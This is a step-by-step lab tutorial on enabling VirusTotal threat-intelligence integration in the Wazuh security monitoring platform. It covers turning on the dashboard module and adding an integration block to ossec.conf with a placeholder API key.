



wazuh.

Wazuh – VirusTotal

THREAT DETECTION AND RESPONSE

Lab Created By: MUHAMMAD MOIZ UD DIN RAFAY

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
Enhancing Security: Wazuh and VirusTotal Integration

Introduction: In today's complex cybersecurity landscape, organizations require robust solutions to protect against evolving threats. Wazuh, a popular open-source security monitoring platform, offers comprehensive capabilities for threat detection, incident response, and compliance monitoring. Integrating Wazuh with VirusTotal, a leading malware intelligence platform, presents a powerful synergy, enhancing organizations' ability to detect and respond to malicious activities effectively.


Benefits of Integration:

1. **Expanded Threat Intelligence:** By integrating VirusTotal with Wazuh, organizations gain access to a vast repository of malware samples, URLs, and file hashes collected from various sources worldwide. This expanded threat intelligence enables Wazuh to identify previously unseen threats and correlate them with existing security events, enhancing the overall detection capabilities.
2. **Improved Threat Detection:** Wazuh's real-time monitoring capabilities combined with Virus Total's threat intelligence enable organizations to detect suspicious activities promptly. When Wazuh detects a potential security event, it can query VirusTotal to check if the observed indicators match known malicious entities. This proactive approach helps in identifying and mitigating threats before they cause significant harm.
3. **Enhanced Incident Response:** Integration with VirusTotal equips security teams with valuable context during incident response efforts. Wazuh can automatically retrieve additional information about detected threats from VirusTotal, such as malware analysis reports, reputation scores, and behavioural patterns. This contextual data empowers analysts to make informed decisions and take appropriate actions to contain and remediate security incidents effectively.

Here is Wazuh Server running on my lab environment. I access Wazuh console via ssh connection.




Wazuh Dashboard




Wazuh Threat Detection and Response - VirusTotal Lab: 05
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
Scroll down a little in dashboard and there is section available “THREAT DETECTION AND RESPONSE”. In this section VirusTotal is no available because it’s disable by default.




Go to setting > Modules.



Scroll down a little into “Threat Detection and Response” section, you can see “VirusTotal” option is disabled by default.



Enable it now.




Now we have to edit the “ossec.conf” file.

```
WAZUH Open Source Security Platform
https://wazuh.com

[wazuh-user@wazuh-server ~]$ sudo -i
[root@wazuh-server ~]# cd /var/ossec/etc
[root@wazuh-server etc]# nano ossec.conf
```

Here is “ossec.conf” file.



```
GNU nano 2.9.8 ossec.conf


<!--
Wazuh - Manager - Default configuration for amzn 2
More info at: https://documentation.wazuh.com
Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <global>
    <jsonout_output>yes</jsonout_output>
    <alerts_log>yes</alerts_log>
    <logall>no</logall>
    <logall_json>no</logall_json>
    <email_notification>no</email_notification>
    <smtp_server>smtp.example.wazuh.com</smtp_server>
    <email_from>wazuh@example.wazuh.com</email_from>
    <email_to>recipient@example.wazuh.com</email_to>
    <email_maxperhour>12</email_maxperhour>
    <email_log_source>alerts.log</email_log_source>
    <agents_disconnection_time>10m</agents_disconnection_time>
    <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
  </global>

  <alerts>
    <log_alert_level>3</log_alert_level>
    <email_alert_level>12</email_alert_level>
  </alerts>

[ Read 396 lines ]
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify
^X Exit          ^R Read File     ^\ Replace       ^U Uncut Text    ^T To Spell
```

Scroll down a little and here is the location where we add the VirusTotal integrations.



```
root@wazuh-server:/var/ossec/etc
GNU nano 2.9.8 ossec.conf

<java_path>wodles/java</java_path>
<ciscat_path>wodles/ciscat</ciscat_path>
</wodle>


<!-- Osquery integration -->
<wodle name="osquery">
  <disabled>yes</disabled>
  <run_daemon>yes</run_daemon>
  <log_path>/var/log/osquery/osqueryd.results.log</log_path>
  <config_path>/etc/osquery/osquery.conf</config_path>
  <add_labels>yes</add_labels>
</wodle>
<!-- System inventory -->
<wodle name="syscollector">
  <disabled>no</disabled>
  <interval>1h</interval>
  <scan_on_start>yes</scan_on_start>
  <hardware>yes</hardware>
  <os>yes</os>
  <network>yes</network>
  <packages>yes</packages>
  <ports all="no">yes</ports>
  <processes>yes</processes>

<!-- Database synchronization settings -->

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^_ Replace      ^U Uncut Text   ^T To Spell
```

Now do the same configuration shown as in figure.

```
<integration>
<name>virustotal</name>
<api_key> API_KEY </api_key>
<group>syscheck</group>
<alert_format>json</alert_format>
</integration>
```



```
root@wazuh-server:/var/ossec/etc
File Actions Edit View Help
GNU nano 2.9.8 ossec.conf

<java_path>wodles/java</java_path>
<ciscat_path>wodles/ciscat</ciscat_path>
</wodle>


<!-- Osquery integration -->
<wodle name="osquery">
  <disabled>yes</disabled>
  <run_daemon>yes</run_daemon>
  <log_path>/var/log/osquery/osqueryd.results.log</log_path>
  <config_path>/etc/osquery/osquery.conf</config_path>
  <add_labels>yes</add_labels>
</wodle>

<!-- virustotal integration -->
<integration>
  <name>virustotal</name>
  <api_key> Paste Your VirusTotal API Here </api_key>
  <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>

